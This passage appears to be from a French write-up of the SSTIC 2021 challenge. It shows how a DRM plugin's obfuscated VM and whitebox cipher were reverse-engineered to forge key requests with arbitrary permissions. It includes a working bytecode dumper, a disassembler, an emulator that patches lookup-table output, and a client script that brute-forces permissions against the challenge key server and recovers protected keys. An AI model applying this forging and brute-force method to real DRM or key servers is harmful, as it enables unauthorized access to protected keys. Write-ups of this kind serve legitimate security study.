— Un device PCI non documenté en charge de stocker physiquement les clés de manière sécurisée et de faire des traitements cryptographiques. Je pense qu'on peut qualifier ce device comme étant un Hardware Security Module (HSM).

Une archive DRM_server.tar.gz nous est fournie et elle contient de quoi démarrer une version partielle de ce serveur de clés dans qemu. En montant le rootfs, on récupère les binaires **service** et **sstic.ko** qu'on va pouvoir analyser. Par contre, le device PCI n'étant pas inclus, l'émulation avec qemu présente assez peu d'intérêts pour l'instant. En effet, ce serveur de clés ne va pas nous permettre pas de remonter en local une instance fonctionnelle de la solution de DRM. La partie qemu s'avérera pas contre indispensable pour le (terrible) niveau 5.

Le service est compilé en statique et requiert donc davantage de travail de rétroconception. Le module kernel contient des symboles de debug et on repère sans difficulté le code qui reçoit les ioctl et qui communique avec le device PCI.

C'est surtout le service qui va nous intéresser puisque c'est avec lui qu'on devra communiquer en frontal. En examinant son code, on découvre qu'il semble renfermer des fonctionnalités très intéressantes. On note l'existence d'un fichier *execfile* qui nous permettrait de déposer un fichier exécutable directement sur le serveur, pour peu qu'on possède les bons privilèges.

3.5 Plan d'action

Pour mieux comprendre comment interagissent les différents éléments de cette solution de DRM, j'ai passé un petit moment à essayer de la faire fonctionner en local, ce qui n'est pas complètement possible puisqu'on ne dispose pas du HSM.

J'ai également observé le trafic réseau et j'ai fait un peu de rejeu en me substituant alternativement au plugin, au serveur de clés ou au serveur HTTP.

Une fois qu'on a une bonne vision de cette architecture, l'objectif de ce 3ème niveau nous apparaît plus clair. Notre but va être de comprendre comment le plugin VLC authentifie ses demandes de clé, et de réussir à se faire passer pour un autre utilisateur. Il faut donc s'attaquer à la VM contenue dans guest.so.

3.6 VM de guest.so

La VM n'est pas particulièrement difficile à trouver. On reconnaît le code typique d'un gros switch/case qui effectue des opérations différentes en fonction de la valeur d'un opcode.

On commence donc à écrire un petit désassembleur pour le bytecode de cette VM. Jusqu'à ce qu'on prenne subitement conscience qu'il n'y a pas UN fichier guest.so, mais DES fichiers.

En réalité, cette bibliothèque a une durée de validité d'une heure. Après ce délai, si on tente de l'utiliser pour demander une clé qu'on a le droit de détenir (celle du dossier rumps par exemple), le serveur de clés nous répond que notre identité est périmée. La valeur renvoyée par la fonction getIdent qui est ajoutée à chaque requête vers le serveur de clés est tout simplement un timestamp.

Donc toutes les heures, le fichier guest.so change, et ce changement est assez profond puisqu'il ne concerne pas que les secrets cryptographiques. Tous le bytecode de la VM change également. A chaque fois, tous les opcodes ont une nouvelle valeur. Qu'est-ce qu'on fait ? On met notre désassembleur à la poubelle ? C'est assez cocasse et ça peut faire un peu peur de prime abord. Mais en définitive, une fois qu'on a bien compris comment fonctionne une instance de guest.so, il ne sera pas si difficile de toutes les gérer.

3.7 Déchiffrement du bytecode de la VM

Le bytecode est stocké chiffré dans le fichier guest.so, mais il se déchiffre automatiquement lorsque la bibliothèque est chargée en mémoire. Donc on écrit un petit programme en C qui va faire un dlopen de guest.so. A partir de l'adresse de useVM qui est exportée, on pourra retrouver l'adresse du bytecode déchiffré et le stocker dans un fichier.

On va également profiter de ce programme C pour passer des commandes directement à la VM. La commande 0 permet de forger une requête de demande de clé avec les permissions guest. La commande 1 est getPerms, elle renvoie toujors 0xffffffffffffff dans notre cas. La commande 2 est getIdent, elle nous donne le timestamp de notre version de guest.so.

Voici le code de notre programme vmclient.c

```c
// compile with gcc -o vmclient vmclient.c -ldl

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <dlfcn.h>

#define BYTECODE_SZ 0x39e230

void dump_bytecode(void* useVM_addr) {
    FILE* f = 0;
    char* filename = "bytecode.decrypted";
    char* bytecode_addr = (char*) ((size_t)useVM_addr - 0x1100 + 0x01c030);
    printf("Bytecode at %016X\n", bytecode_addr);
    f = fopen(filename, "w");
    fwrite(bytecode_addr, 1, BYTECODE_SZ, f);
    fclose(f);
    printf("Bytecode dumped to file %s\n", filename);
}

int main (int argc, char *argv[]) {
    void (*useVM)(void*, void*) = NULL;
    int (*vm_dispatcher)(void*, void*) = NULL;
    unsigned char input[256];
    unsigned char output[256];
    void* h = NULL;
    char op = 0;
    int i = 0;
    int ret = 0;
    int sz = 0;
    long b = 0;

    if(argc < 2){
        printf("Usage ./vmclient [0|1|2|3] [file_ident]\n");
        printf("0: sign key request\n1: getPerms\n2: getIdent\n3: dump bytecode\n");
        return 2;
    }
    op = atoi(argv[1]);
    h = dlopen("/tmp/guest.so", RTLD_LAZY);
    useVM = dlsym(h, "useVM");
    vm_dispatcher = (void*) ((size_t)useVM + 0x20);
    memset(input, 0, sizeof(input));
    memset(output, 0, sizeof(output));

    // sign key request
    if(op == 0) {
        if(argc < 3) {
            printf("Missing file ident\n");
            return 2;
        }
        b = atol(argv[2]);
        input[0] = 0;
        memcpy(input+1, (char*)&b, 8);
        memset(input+9, 0xff, 8);
        sz = 16;
    }

    // getPerms
    else if(op == 1) {
        input[0] = 1;
        sz = 8;
    }

    // getIdent
    else if(op == 2) {
        input[0] = 2;
        sz = 4;
    }

    // dump bytecode
    else if(op == 3) {
        dump_bytecode(useVM);
        dlclose(h);
        return 0;
    }
```

```
76      else {
77          printf("Bad input\n");
78          return 2;
79      }
80      ret = vm_dispatcher(input, output);
81      if(ret != 0) {
82          printf("Error. vm_dispatcher returned %d\n", ret);
83          return ret;
84      }
85      for (i=0; i<sz; i++) {
86          printf("%02X", output[i]);
87      }
88      dlclose(h);
89      return 0;
90  }
```

3.8 Désassemblage du bytecode

Maintenant qu'on sait récupérer le bytecode déchiffré, on choisit une instance de guest.so et on termine l'écriture de notre désassembleur. Dans un second temps, on refera cet exercice avec une autre version de guest.so pour voir exactement ce qui va changer en dehors des opcodes.

Le bytecode déchiffré est très volumineux car il est noyé au milieu de données cryptographiques, des *Lookup Tables* dont les positions et les valeurs dépendent de la version de guest.so

Notre désassembleur va donc essayer d'être un petit peu intelligent, plutôt que de désassembler tout le fichier séquentiellement, il va désassembler uniquement les basic blocks et suivre les flots d'exécution possibles. On récupère ainsi, dans un fichier de 4462 lignes, le code qui tourne dans la VM. Cette VM utilise 17 opcodes différents et 256 registres de 8 bits. Voici le code du désassembleur, qui ne fonctionnera que pour une version bien précise de guest.so.

```
1   import struct
2
3   with open("bytecode.decrypted", "rb") as f:
4           bytecode = f.read()
5
6   def disass_basic_block(i):
7           b = bytecode + "\x00" * 8
8           block = []
9           new_blocks = set()
10          exit = False
11          while i < len(bytecode) and not exit:
12                  op = ord(b[i])
13                  a1, a2, a3, a4, a5, a6, a7, a8 = [ord(b[i+x]) for x in range(1, 9)]
14                  sz = 1
15                  if op == 0x99:
16                          msg = "OR  r%d, r%d, r%d" % (a3, a1, a2)
17                          sz = 4
18                  elif op == 0x92:
19                          msg = "OR  r%d, r%d, 0x0F" % (a2, a1)
20                          sz = 3
21                  elif op == 0x80:
22                          imm = struct.unpack(">I", b[i+3:i+7])[0]
23                          msg = "LDR r%d, [r%d << 8 + r%d + 0x%x]" % (a7, a1, a2, imm)
24                          sz = 8
25                  elif op == 0xd9:
26                          msg = "RET 0x%x" % a1
```

```
                        sz = 2
                        exit = True
                elif op == 0xe3:
                        imm = a2 & 0x1F
                        msg = "SHL r%d, r%d, 0x%x" % (a3, a1, imm)
                        sz = 4
                elif op == 0xf4:
                        msg = "LDR r%d, [input + 0x%x]" % (a2, a1)
                        sz = 3
                elif op == 0xfd:
                        msg = "XOR r%d, r%d, r%d" % (a3, a1, a2)
                        sz = 4
                elif op == 0xae:
                        msg = "MOV r%d, r%d" % (a2, a1)
                        sz = 3
                elif op == 0x36:
                        imm = a2 # % 8
                        msg = "ROL r%d, r%d, %d" % (a3, a1, a2)
                        sz = 4
                elif op == 0x41:
                        msg = "SHL r%d, r%d, %d" % (a3, a1, a2 & 0x1f)
                        sz = 4
                elif op == 0x47:
                        msg = "MOV r%d, 0x%x" % (a2, a1)
                        sz = 3
                elif op == 0x48:
                        imm = struct.unpack(">I", b[i+1:i+5])[0]
                        msg = "JNE r%d, r%d, %08X" % (a5, a6, imm)
                        sz = 7
                        new_blocks.add(imm)
                elif op == 0x13:
                        imm = struct.unpack(">I", b[i+1:i+5])[0]
                        msg = "JMP %08X" % imm
                        sz = 5
                        new_blocks.add(imm)
                        exit = True
                elif op == 0x69:
                        msg = "SHR r%d, r%d, 4" % (a2, a1)
                        sz = 3
                elif op == 0x72:
                        msg = "AND r%d, r%d, r%d" % (a3, a1, a2)
                        sz = 4
                elif op == 0x75:
                        imm = struct.unpack(">I", b[i+2:i+6])[0]
                        msg = "LDR r%d, [r%d + 0x%x]" % (a6, a1, imm)
                        sz = 7
                elif op == 0x78:
                        msg = "STR r%d, [output + 0x%x]" % (a2, a1)
                        sz = 3
                else:
                        i += 1
                        continue
                block.append("%08X  %s  %s" % (i, b[i:i+sz].encode("hex").ljust(14, " "), msg))
                i += sz
        return block, new_blocks

def disass_all():
        blocks = {}
        stack = [0]
        done = set()
        while stack:
                i = stack.pop(0)
                if i in done:
                        continue
                b, new = disass_basic_block(i)
                done.add(i)
                blocks[i] = b
                stack += new
        with open("asm.txt", "wb") as f:
                for i in sorted(blocks.keys()):
                        f.write("\n".join(blocks[i]) + "\n\n")

if __name__ == "__main__":
        disass_all()
```

Le code commence par un switch/case sur le numéro de commande envoyé à la VM

```
00188565  f40000          LDR r0, [input + 0x0]
00188568  470001          MOV r1, 0x0
0018856B  48001885770001  JNE r0, r1, 00188577
00188572  13000f5dbd      JMP 000F5DBD

00188577  470101          MOV r1, 0x1
0018857A  48001885860001  JNE r0, r1, 00188586
00188581  130037d54f      JMP 0037D54F

00188586  470201          MOV r1, 0x2
00188589  48001885950001  JNE r0, r1, 00188595
00188590  13001e8c64      JMP 001E8C64

00188595  470301          MOV r1, 0x3
00188598  48001885a40001  JNE r0, r1, 001885A4
0018859F  13000f5d4a      JMP 000F5D4A

001885A4  470401          MOV r1, 0x4
001885A7  48001885b30001  JNE r0, r1, 001885B3
001885AE  130033cee0      JMP 0033CEE0

001885B3  470501          MOV r1, 0x5
001885B6  48000f4fd50001  JNE r0, r1, 000F4FD5
001885BD  13002bc0d5      JMP 002BC0D5
```

On connaît déjà les commandes 1 et 2 qui retournent respectivement la permission et le timestamp de la VM. Le code derrière ces commandes est minimaliste, il se contente de retourner une valeur hardcodée.

La commande 0 est celle en charge de signer les requêtes de demande de clé. Il y a beaucoup de code, et assurément de la cryptographie.

Mais, surprise, on découvre l'existence de commandes 3, 4 et 5 qui ne sont pas utilisées dans le code de guest.so. Par curiosité, on va jeter un œil au code de ces commandes puis les exécuter pour les analyser brièvement en boite noire. Dans les trois cas, il n'y a pas de doutes sur le fait que de la cryptographie entre en jeu. Les commandes 4 et 5 produisent la même sortie de 16 octets, leur code est pourtant différent. La commande 3 produit une sortie plus grosse. Les sorties de ces 3 commandes varient en fonction des données en entrée, mais pas en fonction de la version de guest.so. Au final, ces 3 commandes cachées n'ont pas été utilisées dans la suite du challenge. La compréhension détaillée de leur code est laissée en exercice au lecteur :)

Nous allons nous concentrer sur la commande 0. Elle contient un algorithme cryptographique qui signe les requêtes de clé en y ajoutant les permissions de client. En entrée de cette commande, on donne 8 octets qui identifient le fichier dont on souhaite obtenir la clé. En sortie, on obtient 16 octets chiffrés. Ces 16 octets peuvent ensuite être envoyés au serveur de clés, en respectant son protocole, c'est à dire en ajoutant le type de demande et le timestamp.

Le protocole du serveur de clés nous permet de lui envoyer différents types de requête. La requête de type 0x01 est une demande de clé de fichier. La requête de type 0x00 peut être considérée comme une sorte de *dry run* de la requête de type 0x01. Le serveur va simplement déchiffrer notre demande, vérifier que notre timestamp est valide, et nous afficher la version

déchiffrée de notre requête. On peut donc se servir du type 0x00 comme d'un oracle de déchiffrement.

En résumé, une fois qu'on a utilisé la commande 0 de la VM pour générer 16 octets de demande de clé, on pourra soit l'envoyer au serveur avec une requête 0x01 pour effectivement demander la clé, soit via une commande 0x00 pour voir la version déchiffrée de nos 16 octets.


On génère grâce à la VM une demande de clé pour un fichier ayant un identifiant nul, puis on demande au serveur de clés de nous déchiffrer cette demande. On constate que nos 16 octets déchiffrés sont 0x0000000000000000ffffffffffffffff, soit 8 octets qui contient notre id de fichier, et 8 octets notre permission. Notre but est d'être capable de produire une demande dont le déchiffrement contiendra une permission arbitraire.

La première tentative un peu naïve a été de patcher à chaud le bytecode de la VM. On localise le code de la commande 1 getPerms, et on remplace les 8 octets à 0xFF par 0x41. Le résultat est un échec. Si on appelle getPerms, notre VM nous répond bien 0x41, mais lorsque l'on génère une demande de clés avec la commande 0, on constate avec une certaine tristesse que notre permission est toujours 0xffffffffffffffff.

3.9 Analyse de l'algorithme cryptographique

Il va donc falloir comprendre l'algorithme cryptographique de la commande 0. C'est un algorithme de chiffrement qui prend 8 octets en entrée et en produit 16 en sortie, les 8 octets ajoutés correspondant à notre permission. Les octets de getPerms ne sont pas utilisés ailleurs dans le code. Donc d'où vient notre permission ?

Après un peu de reverse, on comprend qu'il s'agit d'un algorithme de cryptographie Whitebox, composé d'une multitude de Lookup Tables, et qui va embarquer des secrets directement dans ses tables. Pour y voir plus clair, j'ai représenté cet algorithme sous la forme d'un schéma.



Les boites numérotées de L1 à L19 représentent des Lookup Tables. Nous avons 8 octets en entrée d'une boite L, et chaque octet va servir d'index dans une table d'indirection de 256 entrées. Ces boites font donc 8*256 = 2048 octets. Les boites numérotées de W1 à W17

représentent des Lookup Tables plus grandes qui prennent 16 octets en entrée et ne produisent que 8 octets en sortie. Chacune de ces boites a une taille de 64Ko. Les boites X sont des XOR. 8 octets sont xorés entre eux. Enfin, les deux boites que j'ai appelé Y et Z sont des opérations plus complexes qui impliquent plusieurs Lookup Tables, je ne vais pas les détailler davantage dans ce rapport.

En observant ce shéma, j'ai réalisé que les permissions étaient très probablement contenues dans la lookup table L2. Donc on ne va pas chercher à inverser, ni même à identifier cet algorithme withebox. A la place, on va jouer avec la boite L2 et voir ce qui se passe.

3.10 Émulation générique et bruteforce

Nous avons besoin de pouvoir modifier le contenu de L2, ou encore mieux, de modifier les 8 octets directement en sortie de L2. Et ceci, quelle que soit la version de guest.so.

La solution qui nous semble la plus directe est de modifier notre désassembleur pour le transformer en émulateur, puis de l'adapter pour qu'il fonctionne en dépit des opcodes aléatoires des VM de guest.so.

Après avoir désassemblé deux versions différentes de l'algorithme de la commande 0, on constate que bien que tous les opcodes changent, le code final reste identique, modulo la position aléatoire des jumps.

Ainsi, quand on émule le code, on peut redécouvrir à la volée la valeur des opcodes, puisqu'on sait dans quel ordre nous les rencontrerons.

Une fois notre émulation fonctionnelle quelle que soit la version de guest.so, nous pouvons patcher les 8 octets qui sortent de la boite L2. On constate alors avec une certaine joie que notre supposition était bonne. Si on change un de ces octets, puis qu'on demande au serveur de clés de nous déchiffrer le résultat produit, on confirme qu'un seul octet de la permission a changé. Les 8 octets sont indépendants, on peut donc tous les bruteforcer en parallèle. Il suffit de 256 requêtes maximum pour être capable de générer une demande de clé valide avec une permission arbitraire.

Voici le code de notre émulateur générique qui inclut la possibilité de patcher les octets en sortie de L2.

```python
import struct
import sys
import os

OP = {
    "JMP" : None,
    "JNE" : None,
    "MOV" : None,
    "MOVI": None,
    "OR"  : None,
    "AND" : None,
    "ANDF": None,
    "XOR" : None,
    "SHL" : None,
    "SHR" : None,
    "SHR4": None,
    "ROL" : None,
```

```
    "LDR" : None,
    "LDRW": None,
    "LDRI": None,
    "STR" : None,
    "RET" : None
}

OP_ORDER = {
 0: ["JMP", "LDRI", "MOVI", "JNE", "LDR", "XOR", "LDRW", "STR", "RET"],
 3: ["JMP", "LDRI", "MOVI", "JNE", "MOV", "XOR", "LDR", "ROL", "STR", "SHL", "SHR", "OR", "RET"],
 4: ["JMP", "LDRI", "MOVI", "JNE", "XOR", "LDR", "ROL", "AND", "SHL", "SHR", "OR", "STR", "RET"]
}
OP_ORDER[5] = OP_ORDER[4]

# 256 registers
R=[0]*256

def ror(x, n, bits = 32):
    mask = (2**n) - 1
    mask_bits = x & mask
    return (x >> n) | (mask_bits << (bits - n))

def rol(x, n, bits = 32):
    return ror(x, bits - n, bits)

def emul(bytecode, cmd, input, output, L2=None):
    b = bytecode + "\x00" * 8
    i = 0
    next_op = OP_ORDER[cmd]
    patch = True
    patch_in_progress = False
    while i < len(bytecode):
        pc = i
        jmp = False
        op = ord(b[i])
        a1, a2, a3, a4, a5, a6, a7, a8 = [ord(b[i+x]) for x in range(1, 9)]
        sz = 1
        if op == OP["JMP"]:
            imm = struct.unpack(">I", b[i+1:i+5])[0]
            msg = "JMP %08X" % imm
            i = imm
            jmp = True
            sz = 5
        elif op == OP["JNE"]:
            imm = struct.unpack(">I", b[i+1:i+5])[0]
            msg = "JNE r%d, r%d, %08X" % (a5, a6, imm)
            if R[a5] != R[a6]:
                i = imm
                jmp = True
            sz = 7
        elif op == OP["MOV"]:
            msg = "MOV r%d, r%d" % (a2, a1)
            R[a2] = R[a1]
            msg += "  (= %02X)" % R[a2]
            sz = 3
        elif op == OP["MOVI"]:
            msg = "MOV r%d, 0x%x" % (a2, a1)
            R[a2] = a1
            msg += "  (= %02X)" % R[a2]
            sz = 3
        elif op == OP["OR"]:
            msg = "OR  r%d, r%d, r%d" % (a3, a1, a2)
            R[a3] = R[a2] | R[a1]
            msg += "  (= %02X)" % R[a3]
            sz = 4
        elif op == OP["AND"]:
            msg = "AND r%d, r%d, r%d" % (a3, a1, a2)
            R[a3] = R[a1] & R[a2]
            msg += "  (= %02X)" % R[a3]
            sz = 4
        elif op == OP["ANDF"]:
            msg = "AND r%d, r%d, 0x0F" % (a2, a1)
            R[a2] = R[a1] & 0xF
            msg += "  (= %02X)" % R[a2]
            sz = 3
```

```
93          elif op == OP["XOR"]:
94              msg = "XOR r%d, r%d, r%d" % (a3, a1, a2)
95              R[a3] = R[a1] ^ R[a2]
96              msg += "  (= %02X)" % R[a3]
97              sz = 4
98          elif op == OP["SHL"]:
99              imm = a2 & 0x1F
100             msg = "SHL r%d, r%d, 0x%x" % (a3, a1, imm)
101             R[a3] = (R[a1] << imm) & 0xff
102             msg += "  (= %02X)" % R[a3]
103             sz = 4
104         elif op == OP["SHR"]:
105             msg = "SHR r%d, r%d, %d" % (a3, a1, a2 & 0x1f)
106             R[a3] = R[a1] >> (a2 & 0x1f)
107             msg += "  (= %02X)" % R[a3]
108             sz = 4
109         elif op == OP["SHR4"]:
110             msg = "SHR r%d, r%d, 4" % (a2, a1)
111             R[a2] = R[a1] >> 4
112             msg += "  (= %02X)" % R[a2]
113             sz = 3
114         elif op == OP["ROL"]:
115             imm = a2
116             msg = "ROL r%d, r%d, %d" % (a3, a1, a2)
117             R[a3] = rol(R[a1], a2, 8)
118             msg += "  (= %02X)" % R[a3]
119             sz = 4
120         elif op == OP["LDR"]:
121             imm = struct.unpack(">I", b[i+2:i+6])[0]
122             msg = "LDR r%d, [r%d + 0x%x]" % (a6, a1, imm)
123             # Overwrite the value outside of L2 box
124             if L2 and a6 == 8 and a1 == 20:
125                 patch_in_progress = True
126             if patch_in_progress:
127                 old = ord(b[R[a1] + imm])
128                 new = L2.pop(0)
129                 R[a6] = new
130                 if a6 == 15 and a1 == 19:
131                     patch_in_progress = False
132             else:
133                 R[a6] = ord(b[R[a1] + imm])
134             msg += "  (= %02X)" % R[a6]
135             sz = 7
136         elif op == OP["LDRW"]:
137             imm = struct.unpack(">I", b[i+3:i+7])[0]
138             addr = int((R[a1] << 8) + R[a2] + imm)
139             R[a7] = ord(b[addr])
140             msg = "LDR r%d, [r%d << 8 + r%d + 0x%x]" % (a7, a1, a2, imm)
141             msg += "  (= %02X)" % R[a7]
142             sz = 8
143         elif op == OP["LDRI"]:
144             msg = "LDR r%d, [input + 0x%x]" % (a2, a1)
145             R[a2] = input[a1]
146             msg += "  (= %02X)" % R[a2]
147             sz = 3
148         elif op == OP["STR"]:
149             msg = "STR r%d, [output + 0x%x]" % (a2, a1)
150             output[a1] = R[a2]
151             msg += "  (-> %02X)" % R[a2]
152             sz = 3
153         elif op == OP["RET"]:
154             msg = "RET 0x%x" % a1
155             sz = 2
156             return a1
157         else:
158             # found a new op
159             new_op = next_op.pop(0)
160             OP[new_op] = op
161             continue
162         if not jmp:
163             i += sz
```

3.11 Vol de la clé du dossier Ambiance

Nous pouvons générer des requêtes de clé avec des permissions arbitraires. Nous allons donc tenter de voler toutes les clés des dossiers listés dans index.json.

Voici notre script python key_client.py qui est en charge d'interagir avec le serveur de clés. Il utilise notre programme C vmclient pour dumper le bytecode déchiffré. Il utilise également notre émulateur générique genemu pour émuler l'algorithme cryptographique de la commande 0 en modifiant les données en sortie de boite L2 afin de bruteforcer n'importe quelle permission. Très tôt, j'ai pris la peine de coder une petite fonctionnalité de relogin afin d'éviter toute opération manuelle lorsque la version de guest.so change (c'est à dire toutes les heures). Ainsi, le script commence toujours par faire une requête qui vérifie la validité de notre timestamp. En cas d'échec, il télécharge la nouvelle version de guest.so et en extrait le bytecode déchiffré. Hop, c'est transparent.

```python
import socket
import subprocess
import struct
import sys
import os

import genemu

key_server = ("challenge2021.sstic.org", 1337)
guest_url = "challenge2021.sstic.org:8080/api/guest.so"

class KeyClient(object):
    def __init__(self):
        with open("bytecode.decrypted", "rb") as f:
            self.bytecode = f.read()
        print("Connecting to key server ...")
        self.s = socket.socket()
        self.s.connect(key_server)
        stic = self.recvn(4)
        if stic != "STIC":
            raise Exception("Connection to key server failed")
        print("Connected !")
        self.ident = self.get_ident()
        self.perm = self.get_perm()

    def recvn(self, size):
        r = bytearray()
        while len(r) < size:
            r += self.s.recv(size-len(r))
        return str(r)

    def vmclient(self, *args):
        a = ["./vmclient"] + list(args)
        return subprocess.check_output(a)

    def get_perm(self):
        perm = self.vmclient("1")
        return perm.decode("hex")

    def get_ident(self):
        ident = self.vmclient("2")
        return ident.decode("hex")

    def relogin(self):
        print("Reloging...")
        print("guest.so is too old. Downloading a new one")
        if os.path.exists("/tmp/guest.so"):
            os.remove("/tmp/guest.so")
        subprocess.check_call(["wget", guest_url, "-P", "/tmp"])
        print("Extracting bytecode...")
        print self.vmclient("3")
        print("Reloging done. Please restart")
```

```
53          sys.exit(0)
54
55      def hsign_check(self):
56          print("Checking guest.so timestamp validity")
57          req = self.vmclient("0", "0").decode("hex")
58          req = "\x00" + req + self.ident
59          print("  -- sending %s" % req.encode("hex"))
60          self.s.sendall(req)
61          retcode = self.recvn(1)
62          if retcode != "\x01":
63              if retcode == "\x02":
64                  self.relogin()
65              raise Exception("Bad retcode during hsign_check (%s)" % retcode.encode("hex"))
66          reply = self.recvn(16)
67          print("  -- success %s" % reply.encode("hex"))
68
69      def bruteforce_perm(self, fid, perm):
70          input = [0] + fid + [0xff]*8
71          output = [0]*16
72          L2 = [0]*8
73          while True:
74              genemu.emul(self.bytecode, 0, input, output, L2[:])
75              o = "".join(chr(x) for x in output)
76              req = "\x00" + o + self.ident
77              self.s.sendall(req)
78              retcode = self.recvn(1)
79              if retcode not in ["\x01", "\x03"]:
80                  raise Exception("Bad retcode during perm bruteforce (%s)" % retcode.encode("hex"))
81              reply = self.recvn(16)
82              if reply[8:] == perm:
83                  break
84              for i, c in enumerate(reply[8:]):
85                  if c != perm[i]:
86                      L2[i] += 1
87          return L2
88
89      def ask_key(self, file_ident, perm):
90          L2 = None
91          fid = list(ord(x) for x in struct.pack("<Q", file_ident))
92          if perm != "\xff"*8:
93              print("  -- bruteforcing perm %s" % perm.encode("hex"))
94              L2 = self.bruteforce_perm(fid, perm)
95              print("  -- bruteforce done, value outside L2 box must be %r" % L2)
96          input = [0] + fid + [0xff]*8
97          output = [0]*16
98          genemu.emul(self.bytecode, 0, input, output, L2)
99          o = "".join(chr(x) for x in output)
100         req = "\x01" + o + self.ident
101         print("  -- sending key request %s" % req.encode("hex"))
102         self.s.sendall(req)
103         retcode = self.recvn(1)
104         if retcode != "\x03":
105             print("  -- fail! key server returned error code %s" % retcode.encode("hex"))
106             return
107         key = self.recvn(16)
108         print("  -- success! key is %s" % key.encode("hex"))
109         return key
110
111     def steal_keys(self):
112         print("Asking RUMPS key")
113         self.ask_key(0x68963b6c026c3642, "\xff"*8)
114         print("Stealing AMBIANCE key")
115         self.ask_key(0x6811af029018505f, "\xfe\xeb\x90\xcc\x00\x00\x00\x00")
116         print("Stealing ADMIN key")
117         self.ask_key(0x75edff360609c9f7, "\x00"*8)
118         print("Stealing PROD key")
119         self.ask_key(0xd603c7e177f13c40, "\x00\x10" + "\x00"*6)
120
121 def main():
122     kc = KeyClient()
123     kc.hsign_check()
124     kc.steal_keys()
125
126 if __name__ == '__main__':
127     main()
```

On lance notre script afin de tenter de voler les clés des dossiers ambiance, admin et prod. Regardons si la moisson est bonne :

```
# python key_client.py
Connecting to key server ...
Connected !
Checking guest.so timestamp validity
  -- sending 00194a76ccbcf9bac2ddf1f77f666ec5a6278e9d60
  -- success 00000000000000000ffffffffffffffff
Asking RUMPS key
  -- sending key request 0144a9aaece8271e4f6884db98c7ad1fc1278e9d60
  -- success! key is 696464b99ff1e025105f6235fa67c91d
Stealing AMBIANCE key
  -- bruteforcing perm feeb90cc00000000
  -- bruteforce done, value outside L2 box must be [55, 174, 72, 39, 101, 199, 95, 152]
  -- sending key request 01f78407afb6a8be87598f43f05cf9bc52278e9d60
  -- success! key is 64670bf9fe8ac6c438a9c1f55465088e
Stealing ADMIN key
  -- bruteforcing perm 0000000000000000
  -- bruteforce done, value outside L2 box must be [172, 32, 106, 130, 243, 71, 4, 58]
  -- sending key request 01e2612d8d99016be6782964551dfe2622278e9d60
  -- fail! key server returned error code 05
Stealing PROD key
  -- bruteforcing perm 0010000000000000
  -- bruteforce done, value outside L2 box must be [188, 167, 191, 255, 54, 121, 14, 36]
  -- sending key request 017c85530333ec90cf1ff2816bedf92819278e9d60
  -- fail! key server returned error code 07
```

